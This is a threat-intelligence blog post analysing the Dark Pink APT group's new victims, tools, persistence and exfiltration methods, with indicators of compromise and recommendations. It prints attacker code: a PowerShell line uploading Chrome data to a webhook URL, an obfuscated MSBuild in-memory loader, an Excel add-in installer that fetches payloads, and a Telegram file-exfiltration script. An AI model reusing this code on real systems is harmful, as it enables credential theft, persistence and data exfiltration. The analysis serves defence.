← Blog

**Andrey Polovinkin**

Team Lead Reverse Research, APAC

# Dark Pink. Episode 2

APT Dark Pink is back with 5 victims in new countries.

May 31, 2023 · min to read · Advanced Persistent Threats

APT Dark Pink Threat Intelligence

In early January, the **Group-IB Threat Intelligence** unit published a detailed report which described the techniques and tools used by a new APT (Advanced Persistent Threat) group codenamed **Dark Pink** by Group-IB (also tracked under the name Saaiwc Group). The name Dark Pink was coined by forming a hybrid of some of the email addresses used by the threat actors during data exfiltration. This threat actor has been operating since mid-2021, mainly in the Asia-Pacific region. The group uses a range of sophisticated custom tools, deploys multiple kill chains relying on spear-phishing emails. Once the attackers gain access to a target's network, they use advanced persistence mechanisms to stay undetected and maintain control over the compromised system.

As we continued to track the group's activity, we identified new tools, exfiltration mechanisms and victims in new industries, in countries that Dark Pink has never targeted before.

As shown on the updated attack timeline below, overall, Group-IB's Threat Intelligence identified **13** organizations targeted by the group. Our previous analysis uncovered 8 attacks on entities based in the Asia-Pacific region and 1 organization based in Europe, including one unsuccessful attack. According to the latest findings, **5 new victims** have been identified by Group-IB, which suggests that the actual scope of the attacks could be even broader. Dark Pink has continued to attack government, military, and non-profit organizations in the Asia-Pacific expanding its operations to **Thailand and Brunei**. Another victim, an educational sector organization, has also been identified in **Belgium**.

It is important to emphasize that Dark Pink has carried out **at least two attacks since the beginning of 2023**. The most recent attack known to Group-IB started in **April**, with the latest files being detected in **May**. It means that the group shows no signs of slowing down.

In line with Group-IB's zero tolerance policy to cybercrime, we sent proactive warnings to all confirmed and potential victims.

Technical indicators obtained during threat intelligence gathering activities suggest that Dark Pink keeps updating their tools to slip undetected past defense mechanisms and remains highly active. In this blog, the Group-IB team analyzes the latest updates in Dark Pink's toolset, evolution of the group's exfiltration methods, and modifications of their kill chain. The blog dives deep into the latest TTPs of Dark Pink, observed during the group's latest attacks. CISOs, corporate cybersecurity teams, incident response specialists, threat intelligence experts will find the list of mitigation

techniques as well as the latest indicators of compromise to better protect themselves against the activity of Dark Pink.

**Join the Cybercrime Fighters Club**

The global fight against cybercrime is a collaborative effort, and that's why we're looking to partner with industry peers to research emerging threats and publish joint findings on our blog. If you've discovered a breakthrough into a particular threat actor or a vulnerability in a piece of software, let us know at blog@group-ib.com, and we can mobilize all our necessary resources to dive deeper into the issue. All contributions will be given appropriate credit along with the full backing of our social media team on Group-IB's Threat Intelligence Twitter page, where we regularly share our latest findings into threat actors' TTPs and infrastructure, along with our other social media accounts.

# Key findings

**Five new victims** of Dark Pink have been identified by Group-IB.

Dark Pink expanded its operations to **Belgium, Brunei, and Thailand**.

The group remains highly active with **two successful attacks** carried out **since the beginning of 2023**.

Dark Pink's **new account on GitHub** has been discovered and analyzed by Group-IB researchers.

Dark Pink leveraged **the functionalities of an MS Excel add-in** to ensure the persistence of TelePowerBot within the infected system.

Dark Pink keeps updating its existing toolset to remain undetected.

In a recent attack, Dark Pink exfiltrated stolen data over a HTTP protocol using a service called **Webhook.**


Dark Pink most likely uses different **LOLBin techniques** to evade detection on infected machines.

**KamiKakaBot's** functionality has been split into two distinct parts: controlling devices and stealing sensitive data.

In addition to distributing payloads through GitHub, the threat actors used the service **TextBin.net** for the same purpose.

# Dark Pink's Modified Kill Chain

On May 17, 2023, a file named **"[Update] Counterdraft on the MoU on Rice Trade.zip.iso"** was uploaded to VirusTotal. This ISO image is typical for Dark Pink and contains several items including a signed file, a decoy document, and a malicious DLL. The infection chain corresponds to the last infection chain, as described in our previous report. The threat actor continues to use the **MSBuild** utility for launching **KamiKakaBot** (a tool designed to read and execute commands from a threat actor-controlled Telegram channel via Telegram bot) in the infection chain. The group has been using tools with the same functionalities as in previous attacks. Most of the changes seem to be intended to impede static analyses.



The threat actors include an **MS Word** program inside the ISO image. The file has a ".docx" extension in its name and features the MS Word icon to trick the victim into thinking it is safe to open. When the DLL file is launched through sideloading, the XML file that initiates the next stage of attack is decrypted from the decoy document and saved onto the infected computer. The XML file is located at the end of the file. The DLL file identifies the last zero byte and starts to decrypt it. The decryption process results in an XML file that will be launched by MSBuild when the user logs into the system.

In the new version, KamiKakaBot's functionality has been split into two distinct parts: controlling devices and stealing sensitive data. As before, KamiKakaBot is loaded directly into the memory without being stored on the filesystem. The main part of KamiKakaBot has the same logic and has not changed from the initially discovered version. We examined several different samples and in every case the attackers added obfuscation to make static analyses more difficult.

While analyzing different variants of KamiKakaBot, we noticed that the same functionality can be implemented in different ways. For example, in the version of KamiKakaBot analyzed in our previous report about the group, the ID of the last read message and the Telegram token were stored in registry keys:

In the latest version, however, both are now stored in files. Upon launching, a file named **%TEMP%\tmpTCD1-10dA-401B-A104.tmp** is created, and it contains the string <TG_TOKEN>:<MESSAGE_ID>. This file is then updated whenever a message is read or if the threat actor decides to change the bot token. It is important to note that the filename is hardcoded inside the sample and can change in each case:

The table below contains examples of commands that KamiKakaBot can receive from the attackers. The third column shows commands from the first discovered KamiKakaBot. Column number five lists commands from the last sample.

| # | Description | Different variation of KamiKakaBot's command | | |
|---|---|---|---|---|
| 1 | Steal data from web browser | CMD_BROWS | GETBRWS | 34 |
| 2 | Update XML file | CMD_UPDATEXML | XMLNEW | 45 |
| 3 | Update telegram token | CMD_UPDATETOKEN | TOKENNEW | 91 |
| 4 | Send bot/victim identifier | | SH0WUP | 1* |
| 5 | Download and execute arbitrary script | 4869%URL% (4869 sequence is the "Hi" character in hex representation. If file download is successful, return 4869d (Hi\x0d), otherwise 4869e(Hi\x0e)) | | |

6 Execute command in cmd.exe

While executing MSBuild, an additional module is created on the infected system. Its name follows a random pattern generated as **[1-9]{4}-[1-9]{4}-[1-9]{4}-[1-9]{4}**. The module is saved in the %TMP% directory of the infected system. The module is loaded and deleted while KamiKakaBot.Main is launched.

The collection process has not changed since the previous version. It involves compiling a list of files from web browsers such as Mozilla Firefox, Google Chrome, and MS Edge. Each file is then copied to a designated folder. Finally, a ZIP archive is created with a randomly generated name by KamiKaka.Main according to the pattern **[1-9]{6}-[1-9]{5}-[1-9]{5}-[1-9]{4}.tmp**. In the case of Google Chrome and MS Edge, the  key to decrypt encrypted logins and passwords is extracted and added to the archive. The list of collected files is shown below:

| Mozilla Firefox | Google Chrome/MS Edge |
|---|---|
| key4.db | |
| key3.db | Login Data\ |
| cookies.sqlite | Login Data For Account\ |
| logins.json | Cookies\ |
| autofill-profiles.json | |

# Persistence and lateral movement

While researching for our previous blog post, we discovered only one **GitHub** account used during all the attacks, which suggests that Dark Pink may have remained undetected for a long time. Malware initialized by the threat actors can issue commands for an infected machine to download modules from the GitHub account. While analyzing this threat, we discovered **a new Dark Pink account on GitHub (hXXps://github[.]com/peterlyly).** The first commit is dated Jan. 9th, 2023. This is the day when the first notion about this group was available in the public domain:

Dark Pink has hidden the repository. What makes the move noteworthy is that the repository was deactivated when the URLs pointing to files within the repositories were being uploaded to VirusTotal:

Dark Pink rarely performs commits on GitHub. Overall, 12 commits were performed between January 9 and April 11, 2023. They contain powershell scripts, zip archives, and custom malware as in previous attacks. A few files such as **ZMsg** and **Netlua** have already been analyzed by Group-IB Threat Intelligence. The tool ZMsg was designed to steal information from Zalo, an instant messenger. Dark Pink uses Netlua to elevate privileges and launch powershell commands. More details can be found in our previous blog post. The zip archive contains tree files: the encrypted payload, the signed executable, and the loader.

First, the threat actors update scripts used to infect new devices. Yet the script was not updated correctly, most likely due to haste, and the payload was downloaded from the old GitHub account. For this reason, the file **bbb.gif** was uploaded twice. This PowerShell script combines exfiltrating files and infecting files on common network resources. The first part of the script sorts files in the **%APPDATA%\Roaming\Microsoft\Windows\Recent** directory. The Recent directory contains shortcuts to last used files on the system for this reason the script retrieves original file path firstly, then filtering files based on their last write time and file extension. For each file that meets the criteria, the script copies it to the temp directory, compresses it and sends it to a specific chat by Telegram API. Finally, the copies of the original file in the temp folder will be deleted. The second part retrieves a list of SMB shares, downloads the zip archive from GitHub, and saves it to the local directory. Then, instead of creating original files on storage, the script creates LNK files with a command to launch a malicious executable from the archive. The infection mechanism of new devices has not been changed from the previous:

We have already discussed this part in our previous blog post about relating to Dark Pink. A full version of the script can be found in the appendix section.

As we have already noted, Dark Pink uses spear-phishing to gain initial access, installs self-developed malware TelePowerBot and KamiKakaBot, both of which leverage Telegram bot's functionality for communication with the threat actor. The droppers of communication modules (TelePowerDropper/KamiKakaDropper) were designed to be launched once to persist communication modules on infected machines. The main disadvantage of this way is that the attackers can lose control if TelePowerBot or KamiKakaBot are discovered. For this reason, the threat actors developed a special module to check whether the TelePowerBot has gained persistence.

Instead of checking the bots every time that a device is turned on, checks are carried out only when certain conditions are met. The method is not new and was widely discussed. The functionality was designed as a Microsoft Excel add-in library. An MS Excel add-in extends its functionality by providing custom functions, macros, or tools. In this case, the function xlAutoOpen was overridden to start malicious activity every time that Excel was started. During the infection, the threat actor executes a simple PowerShell script to download add-ins from GitHub to the Excel startup directory (**%APPDATA%\Microsoft\Excel\XLSTART**) on the infected device. The XLL files are delivered and placed in the directory using a simple PowerShell script – see the appendix section.

All strings in binaries are encrypted using a simple XOR algorithm, but a key will be formed from the argument relating to the launching process. This simple trick would help to avoid detection if

somebody tried to upload this file to a sandbox or performed a static analysis. The key is calculated based on two arguments. The first part of the key is the name of the launched process: **excel.exe**. A final part of the key is the extension of the opening file in Excel, which should be **.xlsx**. If all conditions are met, the strings will be decrypted correctly.

It is worth noting that the same archive with an Excel add-in was available in the old GitHub account too (hXXps://raw.githubusercontent[.]com/efimovah/abcd/main/ccc.gif). We observed that in addition to distributing payloads through GitHub, the threat actors used the service **TextBin.net** for the same purpose. TextBin.net is an online platform where users can store and share text-based information. By simply changing the URL to the payload, threat actors can maintain their anonymity while delivering malware. We identified two direct links used for downloading TelePowerBot. These TelePowerBot's variants do not contain a hardcoded token. They retrieve the Telegram token from registry keys, which enables the threat actors to access and control the bots' functionalities.

# Data exfiltration

Dark Pink used various methods and services to exfiltrate stolen data. Information from stealers was sent to a Telegram chat in a zip archive. In the past we have seen data be exfiltrated using email or publicly available cloud services such as DropBox. In a recent attack, Dark Pink exfiltrated stolen data over a HTTP protocol using a service called **Webhook**. Webhook.site is a powerful and versatile service that allows users to easily inspect, test, and debug HTTP requests and webhooks. With webhook.site, it is possible to set up temporary endpoints in order to capture and view

incoming HTTP requests. The threat actor created temporary endpoints and sent sensitive data stolen from victims using the simple command below:

```
$ui='hXXps://webhook[.]site/288a834b-fd92-4531-82a5-b41e907daa56';
$dt=$env:userprofile+'\Local Settings\Application Data\Google\Chrome\User Data\Default\Wel
(New-Object System.Net.WebClient).UploadFile($ui,$dt);
```

Furthermore, Dark Pink has been seen to replace the Webhook service with a **Windows server**. The motive behind this change remains unclear given that in the past Dark Pink has usually favored public free-to-use services. It is worth noting that the script mentioned earlier also involves creating a new WebClient object, defining a file path, and subsequently uploading the file to the designated URL using the PUT method.

The IP address of the aforementioned Dark Pink's Windows server is 176.10.80[.]38. As shown by **Group-IB's proprietary Graph Network Analysis tool**, the IP address had multiple connections with various entities at different points in time, including **Meterpreter**:

This may indicate that Dark Pink could also be employing widely used instruments in their attacks in addition to their custom toolset.

# Reconnaissance

We have identified multiple instances when Dark Pink used unconventional methods, which is not unusual for the group. For instance, when launching the **TelePowerBot**, they modified the default file association and used **SyncAppvPublishingServer.vbs** to initiate TelePowerBot. As regards the process of downloading archives, the files are downloaded using the **ConfigSecurityPolicy utility**, a component of **Windows Defender** used for managing settings and facilitating file transfers. In the case of downloads, the files can be found in the cache folder at

%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE. Refer to the provided commands on lines 36 and 37 for an example.

During the reconnaissance stage, Dark Pink executed simple PowerShell commands, presumably to check whether specific files could be found on the infected device. The executed commands are listed below:

```
gi "C:\Program Files (x86)\Windows Kits\10\bin\*\*\AccChecker\AccCheckConsole.exe"
gi "C:\Program Files (x86)\Windows Kits\10\Debuggers\*\remote.exe"
gi "C:\Program Files *\Internet Explorer\Extexport.exe"
gi "C:\Program Files*\Microsoft Office\*\MSPUB.exe",
gi "C:\Program Files*\Microsoft Office\Office*\MSOHTMED.exe"
gi "C:\Program Files\dotnet\dotnet.exe"
gi "C:\Program Files\WindowsPowerShell\Modules\Pester\*\bin\Pester.bat"
gi "C:\Windows\diagnostics\system\WindowsUpdate\CL_Invocation.ps1"
gi "C:\Windows\Microsoft.NET\Framework*\*\ilasm.exe"
gi "C:\Windows\WinSxS\amd64_*\Runscripthelper.exe"
```

Although specific examples of these tools being used have not been discovered, based on our research into and experience with Dark Pink, we believe that all of these tools can be used for proxy execution or downloading malicious payloads. The table below explains how the cybercriminals can use these tools on infected devices:

| Program name | Possible uses | Examples |
| --- | --- | --- |
| AccCheckConsole.exe | Loads a managed DLL in the context of AccCheckConsole.exe | https://lolbas-project.github.io/lolbas/OtherMSBinaries/AccChe |
| remote.exe | Executes a process under a trusted Microsoft signed binary | https://lolbas-project.github.io/lolbas/OtherMSBinaries/Remote |

| | | |
|---|---|---|
| Extexport.exe | Executes DLL files | https://lolbas-project.github.io/lolbas/Binaries/Ex |
| MSPUB.exe | Downloads payloads from remote servers | https://lolbas-project.github.io/lolbas/OtherMSBinaries/Mspub/ |
| MSOHTMED.exe | Downloads payloads from remote servers | https://lolbas-project.github.io/lolbas/OtherMSBinaries/MsoHtr |

# Conclusion

Our most recent analysis of the group's operations uncovered that Dark Pink attacked 13 organizations, five of which were new victims. Furthermore, the geographic distribution of the targeted organizations is worth noting. Although most attacks occurred in the Asia-Pacific region, two organizations based in Europe were also on the victim list, which means that the threat actor's geography could be broader than initially thought.

The fact that two attacks were executed in 2023 indicates that Dark Pink remains active and poses an ongoing risk to organizations. Evidence shows that the cybercriminals behind these attacks keep updating their existing tools in order to remain undetected.

All of the above means that all organizations must always be watchful and take proactive steps to protect themselves. Keeping up with the latest threats and regularly updating security tools and measures is essential.

# Recommendations

- Use modern email protection measures to prevent initial compromise through spear-phishing emails. We recommend Group-IB **Business Email Protection**, which counters such threats effectively.
- Foster a strong cybersecurity culture in your workplace, including training staff to identify phishing emails.

Ensure that your security measures allow for proactive threat hunting in order to identify threats that cannot be detected automatically.

Limit access to file-sharing resources, except those used within the organization.

Monitor LNK files being created in unusual locations, such as network drives and USB devices.

Observe any use of commands and built-in tools that are frequently used for collecting information about the system and files.

Develop command line usage benchmarks for commonly used LOLBin techniques to uncover possible malicious activities.

Implement a monitoring system to detect any images mounted in the system, thereby proactively protecting against infections and identifying potential malicious activities.

Keeping your organization secure requires ongoing vigilance. Using a proprietary solution such as Group-IB **Threat Intelligence** can help shore up your security posture by equipping your security teams with the latest insights into new and emerging threats.

## Indicators of compromise

Below, you will find a list of indicators of compromise linked to the recent activities associated with Dark Pink. The list has been collected by the Group-IB Threat Intelligence unit. We'll be publishing newly discovered IOCs in Group-IB's Threat Intelligence Twitter account. If you would like to contribute to our blog with the indicators related to Dark Pink, shoot us an email at blog@group-ib.com.

File:

| | |
|---|---|
| [Update] Counterdraft on the MoU on Rice Trade.zip.iso | 6b7c4ce5419e7cde80856a85559203dca5219d05115cdd6c1598f2e789149c34 |
| wwlib.dll | 8dc3f6179120f03fd6cb2299dbc94425451d84d6852b801a313a39e9df5d9b1a |
| ~[INDONESIA] COUNTERDRAFT MOU ON RICE TRADE INDONESIA-INDIA 15052023.DOC | 78ec064bce850d0e0a022cdbb84a6200e62f92e8e575ebbd4a9b764dc1dce77 |
| MS Project file | 54675c16c1fd97227cb41892431e1f9f8b0b153225b5576445d3ba24860dcfd9 |

| | |
|---|---|
| ccc.gif | 115a66aba1068be11e549c4194dda5f338684ae37ffbfc9045c0bae488a5acf4 |
| AccHelperxll | 6d620c86fd37c9b92a0485b0472ab1b8c2b1662fbb298c4057f8d12ad42808b4 |

Regedit path:

HKCU:\Environment\PSH

HKCU:\Environment\SYSB

HKCU:\Environment\TPM

URLs:

hXXps://webhook[.]site/288a834b-fd92-4531-82a5-b41e907daa56

hXXps://webhook[.]site/2b733e31-70bb-4777-be4a-41a98f3559bf

hXXp://raw.githubusercontent[.]com/peterlyly/zxcv/main/xxx.gif

hXXp://raw.githubusercontent[.]com/peterlyly/zxcv/main/ccc.gif

hXXp://raw.githubusercontent[.]com/peterlyly/zxcv/main/DDDD.gif

hXXp://raw.githubusercontent[.]com/peterlyly/zxcv/main/eeeee.gif

hXXps://raw.githubusercontent[.]com/peterlyly/zxcv/main/eeeee.gif

hXXps://raw.githubusercontent[.]com/peterlyly/zxcv/main/xxx.gif

hXXps://raw.githubusercontent[.]com/peterlyly/zxcv/main/eee.gif

hXXps://raw.githubusercontent[.]com/peterlyly/zxcv/main/ccc.gif

hXXps://raw.githubusercontent[.]com/peterlyly/zxcv/main/bbb.gif

hXXps://textbin[.]net/raw/1tmfbi0bep

hXXps://textbin[.]net/raw/d7hs6e68ox

hXXp://176.10.80[.]38:8843/upload

hXXp://176.10.80[.]38:8843/11.msi

hXXp://176.10.80[.]38:8843/1.zip

# MITRE ATT&CK®

| Tactic | Mitre ID | Technique |
|---|---|---|
| initial-access | T1091 | Replication Through Removable Media |
| | T1566.002 | [Phishing->Spearphishing Link] |
| execution | T1204.002 | [User Execution->Malicious File] |
| | T1059.001 | [Command and Scripting Interpreter->PowerShell] |
| | T1053.005 | [Scheduled Task/Job->Scheduled Task] |
| | T1059.005 | [Command and Scripting Interpreter->Visual Basic] |
| | T1059.003 | [Command and Scripting Interpreter->Windows Command Shel |
| persistence | T1574.002 | [Hijack Execution Flow->DLL Side-Loading] |

## APPENDIX A. Example of new XML file

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Office_Runtime_d">
        <Office_runtime/>
  </Target>
```

```
<UsingTask
TaskName="Office_runtime"
TaskFactory="CodeTaskFactory"
AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll" >
<Task>
      <Reference Include="System" />
      <Reference Include="System.Reflection" />
      <Reference Include="System.IO" />
      <Reference Include="System.IO.Compression" />

      <Code Type="Class" Language="cs">
      <![CDATA[
      using System;
      using System.Reflection;
      using Microsoft.Build.Framework;
      using Microsoft.Build.Utilities;
      using System.IO;
      using System.IO.Compression;
      using System.Text;


      public class Office_runtime :  Microsoft.Build.Utilities.Task, ITask
      {
      public static byte[] AamlYlJd_vm_;
      public static byte[] YjE_c_oZzFdhBaW;
      public static byte[] xt__RzP_rEFQ_ = new byte[] {REDACTED};
      public static string WlJbbGOGij = "REDACTED"
      public static byte[] KQISfIU_Xy_ = new byte[] {104, 249, 1, 152, 206, 213};
      public override bool Execute()
      {
              for (int i = 0; i < 100;i++)
              if ( i % 5==4)
              {
              break;
              }
              else if (i % 5==0)
              {
              AamlYlJd_vm_ = Convert.FromBase64String(WlJbbGOGij);
              for (int j = 0;j < AamlYlJd_vm_.Length; j++)
              AamlYlJd_vm_[j] = (byte)(AamlYlJd_vm_[j] ^ KQISfIU_Xy_[j % KQISfIU_Xy_.Le
              Kanjdj1();
              } else {
              j1hndf1();
              YjE_c_oZzFdhBaW= new byte[]{54,50,51,50,50,48,52,49,54,53};
              };

              return true;
```

```
}

public static int Kanjdj1()
{
        int zz=11;
        int yasd=22;
        return zz+ yasd;
}

public static int j1hndf1()
{
        int x = 1;
        int y = 2;
        return x + y;

}

public static string GenRandName()
{
        string s = "";
        var rd = new Random();
        for (int i = 0; i < 16; i++)
        {
                if (i%4==0 && i > 0)
                s=s+'-';
                s = s + rd.Next(1, 9).ToString();
        }
        return s;
}

public static string init_br()
{
        for (int i = 0 ;i < xt__RzP_rEFQ_.Length;i++)
        {
        xt__RzP_rEFQ_[i] = (byte)(xt__RzP_rEFQ_[i] ^ KQISfIU_Xy_[i % KQISfIU_Xy_.l
        }
        string _br_dl = GenRandName() + ".tmp";
        _br_dl = Environment.ExpandEnvironmentVariables(String.Format(@"%TMP%\\{0
        if (File.Exists(_br_dl))
        File.Delete(_br_dl);
        File.WriteAllBytes(_br_dl,xt__RzP_rEFQ_);
        File.SetAttributes(_br_dl,FileAttributes.Hidden);
        return _br_dl;
}

public static void _akqnadRnf()
{
```

```
                j1hndf1();
                Kanjdj1();
                string ksddNvLr_ukEw = init_br();
                string jt_tzcoQYash_ = Encoding.Default.GetString(YjE_c_oZzFdhBaW);

                var inputStream = new MemoryStream(AamlYlJd_vm_);
                ZipArchive archive = new ZipArchive(inputStream, ZipArchiveMode.Read);
                ZipArchiveEntry archEntry = archive.Entries[0];
                Stream entryStream = archEntry.Open();
                var tmpMem = new MemoryStream();
                entryStream.CopyTo(tmpMem);
                var xtmp = tmpMem.ToArray();
                var ytld = Assembly.Load(xtmp);

                byte[] vfrr = Convert.FromBase64String("REDACTED");
                foreach (Type type in ytld.GetExportedTypes())
                {
                try
                {
                        var c = Activator.CreateInstance(type);
                        type.InvokeMember("6gelkCas8K", BindingFlags.InvokeMethod, null, c
                }
                catch { continue; }
                }
        }
        }
]]>
```

## APPENDIX B. Example of a script to install add-ins

```
scriptblock = {
        $uri = "hXXps://raw.githubusercontent[.]com/peterlyly/zxcv/main/ccc.gif";
        start "C:\\Program Files\\Windows Defender\\ConfigSecurityPolicy.exe" -ArgumentLis
        $file = (gi "$env:localappdata\\Microsoft\\Windows\\INetCache\\IE\\*\\ccc*.gif" -
        expand $file "$env:tmp\\ccc.zip";sleep 10;rm $file -force
        Expand-Archive -Path "$env:temp\\ccc.zip" -DestinationPath "$env:temp" -force
        ni "$env:appdata\\Microsoft\\Excel\\XLSTART" -ItemType Directory
        replace "$env:temp\\ccc\\ANALYS32.xll" "$env:appdata\\Microsoft\\Excel\\XLSTART" /
```

```
        replace "$env:temp\\ccc\\AccHelper.xll" "$env:appdata\\Microsoft\\Excel\\XLSTART"
};Start-Job $scriptblock",
```

## APPENDIX C. Example of a bbb.gif file

```
$reg="HKCU:\Environment";
$token,$chat_id=(gp $reg -name GUID2).GUID2 -split "::"
$time=get-date -date ((gp $reg -name TIME).TIME);
gi $env:APPDATA\M*\W*\R*\*|sort LastWriteTime|?{$_.FullName -like "*.lnk" -and $_.LastWri
        $tp = (New-Object -comObject WScript.Shell).CreateShortcut($_.FullName).TargetPatl
        if(("" -ne $tp) -and (Test-Path $tp -PathType Leaf) -and ($tp -notlike "*.exe")){
        $file = $tp;
        $ascii = [System.Text.Encoding]::ascii;
        $file=$ascii.getstring($ascii.getbytes("$($env:COMPUTERNAME)_$($file)")) -replace
        cp -path $tp -Destination "$env:temp\$file"
        Compress-Archive -Path "$env:temp\$file" -Destination "$env:temp\$file.zip" -Forc
        Add-Type -AssemblyName System.Net.Http
        $form = new-object System.Net.Http.MultipartFormDataContent
        $form.Add($(New-Object System.Net.Http.StringContent $Chat_ID), 'chat_id')
